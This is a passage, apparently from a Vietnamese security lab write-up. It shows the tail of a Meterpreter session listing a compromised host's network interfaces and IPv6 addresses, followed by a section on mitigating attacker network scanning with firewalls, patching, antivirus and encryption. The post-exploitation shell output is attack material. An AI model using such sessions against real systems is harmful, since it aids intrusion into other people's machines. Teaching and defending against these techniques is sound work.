IPv6 Address : fe80::1cf2:677a:a552:43a6
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 14
=====
Name       : Teredo Tunneling Pseudo-Interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : 2001:0:7deb:43b:4a0:2fc9:3f57:fb2c
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::4a0:2fc9:3f57:fb2c
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > 
```

4. Hướng khắc phục

* Hướng khắc phục để chống lại quá trình quét mạng của attacker:

- *Sử dụng tường lửa (Firewall)*

Cấu hình tường lửa để chặn các cổng không sử dụng.

Sử dụng các quy tắc lọc IP để hạn chế truy cập từ các địa chỉ IP đáng ngờ.

Kích hoạt chức năng giám sát và cảnh báo của tường lửa.

- *Cập nhật phần mềm và hệ điều hành*

Luôn cập nhật các bản vá bảo mật mới nhất cho hệ điều hành và phần mềm.

Sử dụng các phần mềm diệt virus và chống phần mềm độc hại uy tín.

- *Mã hóa dữ liệu*

Sử dụng các phương pháp mã hóa để bảo vệ dữ liệu nhạy cảm.

Sử dụng VPN để mã hóa lưu lượng truy cập internet.